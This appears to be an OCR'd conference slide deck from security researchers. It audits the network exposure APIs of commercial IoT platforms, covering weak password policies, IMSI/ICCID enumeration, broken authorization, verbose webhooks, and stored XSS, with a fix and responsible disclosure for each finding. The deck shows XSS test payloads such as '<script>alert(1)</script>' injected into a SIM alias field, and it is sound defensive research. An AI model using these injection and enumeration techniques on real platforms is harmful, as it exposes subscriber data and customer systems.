
API Security for Network Exposure

- 3GPP Standard (recommended) fundamental security mechanisms for exposure services
  - Authentication & Authorization (OAuth 2.0)
  - Confidentiality and integrity protection (TLS)
  - Privacy
  - Rate limiting*
  - Logging and Monitoring*
  - Firewalls/IDS*
  - Guidelines from GSMA[1,2]

* Additional security best-practices

1. GSM Association. IoT Security Guidelines for Network Operators Version 2.2
https://www.gsma.com/iot/wp-content/uploads/2020/05/CLP.14-v2.2-GSMA-IoT-Security-Guidelines-for-Network-Operators.pdf
2. GSM Association. IoT Security Guidelines for IoT Service Ecosystems
https://www.gsma.com/iot/wp-content/uploads/2016/02/CLP.12-v1.0.pdf

How It Works: Get Device Location



API Functionalities in Action

Send downlink message

PUT https://api.[redacted].com/m2m/endpoints/{serialNun

AUTHENTICATION BASIC BASE64

Basic API_CON_[redacted] : [redacted]

CURL

REQUEST Examples

```
curl --request PUT \
     --url https://api.[redacted].com/m2m/endpoint
     --header 'Accept: application/json' \
     --header 'Authorization: Basic [redacted]
     --header 'Content-Type: application/json' \
     --data '
{
     "resourceValue": "Hello world"
}
'
```

Try It!

RESPONSE 202 Try It

```
{
  "requestId": "[redacted]"
  "msg": "Accepted",
  "code": 1002
}
```

Headers

Events | Usage | SMS | DEACTIVATE | RESET CONNECTION | TOP UP

EVENT	TIMESTAMP	SOURCE	IP
New location received from SGSN for IMSI='[redacted]54', now attached to SGSN='[redacted]', IP='[redacted]'.	2018-08-31 10:31:05.000+0000	Network	100.96.12.2
New location received from VLR for IMSI='[redacted]54', now attached to VLR='[redacted]'.	2018-08-31 10:31:05.000+0000	Network	100.96.12.2

POST /sim

Load Authentication Center with SIM secret keys. Upload given CSV file (expected format is ICCID,IMSI,KI,OPC)

Parameters

Name	Description
simuploadfile * required file *(formData)*	CSV file (expected format is ICCID,IMSI,KI,OPC) 찾아보기… 파일이 선택되지 않았습니다.
authalgo * required string *(formData)*	2G Authentication Algorithm 3
algo3G string *(formData)*	3G Authentication Algorithm: Milenage/TUAK. Default Milenage algo3G - 3G Authentication Algorithm: Milen
amf * required string *(formData)*	It must be 4 characters long, they need to represent hexadecimal digits 8000


EVENTS:

Refresh | Export As CSV

Message	Severity	Data Type
SUCCESS HSS ULA for Thing name = "ICCID [redacted]	Info	HSS_ULA
Thing location history for Thing Name: ICCID [redacted]	Info	LOCATION_HISTORY
HSS ULR for Thing name = "ICCID [redacted]30", MM	Info	HSS_ULR
SUCCESS HSS ULA for Thing name = "ICCID [redacted]	Info	HSS_ULA
Thing location history for Thing Name: ICCID [redacted]	Info	LOCATION_HISTORY
HSS ULR for Thing name = "ICCID [redacted]30", MM	Info	HSS_ULR
SUCCESS HSS ULA for Thing name = "ICCID [redacted]	Info	HSS_ULA

Network Exposure Attack Model

- **Requirements**
  - Business relationship with the operator or service provider (can forge a tax ID)
    - External, insider, malicious developer
    - Authentication credentials to get authenticated and authorized
    - Access to all service APIs, platform and connectivity management platform
- **Goals**: Obtain data of arbitrary IoT service platform users (industries), compromise server and penetrate into mobile core network via the exposure function
- **Privileges**: Web/API knowledge Internet, using HTTP(S), remotely-located



Ethical Considerations

- Attacks were performed only against our own accounts
  - No attacks against the platform itself and API services for others
  - Noisy attacks such as DoS or bruteforce are not considered
- Clear guessing strategy is applied rather than a random penetration/function testing
- Ensured that services are not disrupted by our activity

Commercial IoT Service Platform Security Configurations

SP	Type	Authentication	Authorization	TLS [HSTS]	Cloud
1	MVNO	HTTP Basic	OAuth2 + UUID	1.2, 1.3 [✓]	Amazon
2	MVNO	✗	Shared token per platform	1.0–1.3 [✗]	Cloudflare
3	MVNO	HTTP Basic	OAuth2 + JWT HS512	1.2, 1.3 [✗]	Cloudflare
4	MVNO	HTTP Basic	OAuth2 + JWT HS256	1.0–1.2 [✗]	awselb 2.0
5	MVNO	HTTP Basic	OAuth2 + JWT HS256	1.2, 1.3 [✓]	Amazon
6	MNO	HTTP Basic	OAuth2 + JWT RS256	1.2, 1.3 [✓]	✗
7	MNO	HTTP Basic	Static token per user	1.2 Only [✓]	Amazon
8	MNO	HTTP Basic	Static token per user	1.1, 1.2 [✓]	Oracle
9	MVNO	HTTP Basic	Static token per user	1.0–1.2 [✓]	✗

HSTS: HTTP Strict-Transport-Security

- SP: Service platform
- Authentication: Username + Password
- Current network exposure using 4G core (SCEF)

Design Risks in IoT Service Platforms

(Access Control, Authentication, Data exposure)

API Credential Policies

- Differences between GSMA guidelines[1,2] and real world password policy:
  - Weak passwords are allowed (such as *root*, *admin*, *iotadministrator*) as credentials
    - only a "few dictionary passwords" are prohibited by some and have shortcomings
  - Some restrict dictionary passwords during account creation, but allow them during password update

* asdf1234, qwer1234, qwerty1234 → weak password, not allowed
* 1qaz2wsx → top 100 weak password
* iotadmin1 → Set password error: “This is similar to a commonly used password”
* iotuser1 → Set password error: “Add another word or two. Uncommon words are better.”

*** iotuser10, Password1234, Administrator1 → allowed**

Fix: comply to best password practices[1,2]

1. GSM Association. IoT Security Guidelines for Network Operators Version 2.2, Section 5.8.4- Secure IoT Connectivity Management Platform https://www.gsma.com/iot/wp-content/uploads/2020/05/CLP.14-v2.2-GSMA-IoT-Security-Guidelines-for-Network-Operators.pdf
2. Referring to section 6.11 of GSMA CLP.12 - Never allow a user to utilize a default, weak, or poorly designed password. https://www.gsma.com/iot/wp-content/uploads/2016/02/CLP.12-v1.0.pdf

Token Management

- Some platforms don’t use OAuth based authentication
- Token expiration policy
  - Static API token (no expiration), manual revoke needed
  - Token validity periods from 24 hours to 1 week
- Fix: Use standard approach of OAuth and JSON web tokens
  - Recommended for authorization
  - Custom validity periods for each type of IoT use-case

1. 3GPP TS 33.187 “Security aspects of Machine-Type Communications (MTC) and other mobile data applications communications enhancements”. Section 4.7: Requirements on T8 reference point https://www.etsi.org/deliver/etsi_ts/133100_133199/133187/16.00.00_60/ts_133187v160000p.pdf
2. 3GPP TS 33.122 “Security aspects of Common API Framework (CAPIF) for 3GPP northbound APIs”

Private Identities in App Domain


- ICCID, IMEI, and IMSI exposed outside of 3GPP domain (inc. SUPI in 5G)
  - To access/indicate the SIM cards and IoT devices; Convenient for developers and API users
  - Violates 3GPP privacy requirement[1] for Machine Type Communications (MTC) using exposure services
  - Enables user/device enumeration
  - Fix: an identifier like General Purpose Subscriber Identifier (GPSI[2]) or custom identifier
    - An alphanumeric proprietary ID, its mapping to IMSI/ICCID is known only to the provider/operator

IMSI	ICCID
853428291819393	482012832923284480
853428291819394	482012832923284482
853428291819395	482012832923284484
853428291819396	482012832923284486

1. 3GPP TS 33.187 “Security aspects of Machine-Type Communications (MTC) and other mobile data applications communications enhancements”. Section 4.7: Requirements on T8 reference point https://www.etsi.org/deliver/etsi_ts/133100_133199/133187/16.00.00_60/ts_133187v160000p.pdf
2. 3GPP TS 23.502 “5G; Procedures for the 5G System (5GS)”

The Devil is in the Details

- Easy user enumeration via probing with IMSI/ICCID/IMEI
  - Attacker can find existing and non-existing IMSIs registered on the platform/database from the different API error responses
  - Fix: Provide very generic error messages, such as “unauthorized”.




Firewall vs Secure API-by-Design

- Error messages as a side channel, both firewalls and API
  - Identifying platform deployment details such as cloud provider and firewall
  - Inconsistent injection detection on certain user-controlled parameters (trusted user)
    - Injection in IMSI, ICCID detected, whereas other like alias and organization name stealthy
    - Inconsistent security setting: Injection over APIs failed – don't worry, you still have ways

Internal Node Exposure

- Device-side open issues
  - IP scan from IoT devices exposes other user's internal SSH ports/interface
  - Lateral movement allowed by the IoT gateway node firewall
  - SSH Login attempt are made to an internal IoT gateway node
  - Forged attacker can launch a bruteforce
  - Fix: configuration control and reduce exposure



Vulnerabilities in IoT Service Platforms

(Authorization, Data leak, Injection and Code Execution)

Broken Authentication for Downlink Message

- IP address not validated for "`send-downlink-data`"
  - Attacker can talk to any IoT devices in the network
    - e.g., in `/ping` API
  - Devices will reply to the ping, delivered to the attacker
  - Attacker can scan open ports, send malicious packets
  - Result: Energy drain for low-powered IoT devices, excessive charging, and eventually a DoS
  - Fix: Strict authorization checks for every API parameter/object level.

~ ping attempt on August 9th 2022, 10:51:15 pm ...

HOST	SIZE	TTL	TIME	SENT	RECEIVED	PACKET LOSS
10.140.203.0	56	254	238ms	1	1	0
10.140.203.0	56	254	194ms	2	2	0
10.140.203.0	56	254	148ms	3	3	0

Ping results: sent = 3 received = 3 packet loss = 0

Too Verbose Webhook


- SIM PIN, PUK and subscriber details exposed
  - While sending SMS using API, the HTTP response sent to a user-defined Webhook (URL) exposes user's PII
    - Providers argue that some business cases require such sensitive information in the response
  - BGP hijacking[1] to steal all the data exposed over a HTTP Webhook
- Fix: use only HTTPS webhook, and eliminate sending SIM card private info to customer over the APIs

1. What is BGP hijacking? https://www.cloudflare.com/ko-kr/learning/security/glossary/bgp-hijacking

Too Verbose Webhook

Access Control Misconfiguration

- Sensitive data and functions misconfigured
  - Discrepancies between API docs and software implementation
  - Admin-only API/functions like send-binary-data, update billing information are made available to API user
  - Malicious insider or employee can exploit
  - Restricted profile failed in practice
    - (even though view permissions unchecked by administrator)




Script Injection

- Code Injection successful on 6 platforms
  - Many APIs accept malicious strings, characters
  - Accepts and stores SQL and scripts
    - `<script>alert(123)</script>`
  - Filtering needs to be consistent
    - Causes a persistent XSS and execution attacks
    - Values could be used by other apps using API
    - Used in the customer management web application
  - Fix: strict input sanitization for each and every parameter

ICCID 72	<script>alert(1);</script>a	default network for AP	0
ICCID 80	<script>alert(1);</script>a	default network for AP	1
ICCID 98	<script>alert(1);</script>a	default network for AP	0
ICCID 06	<script>alert(1);</script>a	default network for AP	0
<script>alert(1;)</script>ICCID	<script>alert(1);</script>a	default network for AP	
ICCID 30	<script>alert(1);</script>a	default network for AP	
ICCID 48	<script>alert(1);</script>a	default network for AP	0
ICCID 55	<script>alert(1);</script>a	default network for AP	
ICCID 63	<script>alert(1);</script>a	default network for AP	0

XSS Execution

- Code Injection
  - Via the service platform API
  - Example: API user can give an alternative name to the SIM card using `Alias`
  - API allows script and arbitrary code injection
- Code Execution
  - Via the IoT connectivity management platform
  - `Alias` parameter is shared between both platforms, injected script is triggered and executed on the web interface
  - With authorization bypass, attacker can inject code into another customer's platform and trigger it



Summary of Security Analysis

- Only half of platforms use OAuth
- Only 2 out of 9 IoT platforms are safe from major vulnerabilities and related API risks
- IMSI is exposed outside of 3GPP network
- Inconsistencies in password policies
- Script/code injection vulnerabilities
- Authorization vulnerabilities have serious consequences

Responsible Disclosure

- Responsibly disclosed our findings to the affected IoT service providers and operators
- Received positive acknowledgments and confirmation of the vulnerabilities, and appreciation for our efforts to make the exposure services more secure.
- Operators confirmed that our testing methods never caused any damage to their services and infrastructure.
- Three of the tested service providers indicated that, injection vulnerabilities discovered in our findings remained hidden during their internal penetration testing exercise.
- We do not disclose any of the API and provider/operator names

One Stop Shop Security for IoT

Key Takeaways

- 5G > 4G > 3G > 2G. Walled gardens shift towards a generalized, commoditized technology – clouds, APIs, SDN, VMs, containers
  - Attracts more bad and powerful adversaries, plenty of tools/resources to attack
- Standard OAuth and TLS mechanisms won't help achieve full API security
- Insecure API Design/Configuration/Implementation = Risk for mobile core, IoT devices and industries
- Firewalls won't always help – need security-by-design and testing into CI/CD
  - Inconsistent security settings in among APIs and web apps
- Telecom exposure API risks are new: application **logic flaws** – require rigorous application specific tests (not using general API security scanners)
- **Telecom API top 10** to help developers understand risks: network igress and egress

Questions?

- Shinjo Park <shp@gsmk.de> or <shinjo.park.0@gmail.com>
- Altaf Shaik <altaf.shaik@fastiot.org>

- Thanks to all members of team “Deeper Cuts”
  - Alexandre de Oliviera, Dominik Maier, Marius Muench, Sébastien Dudek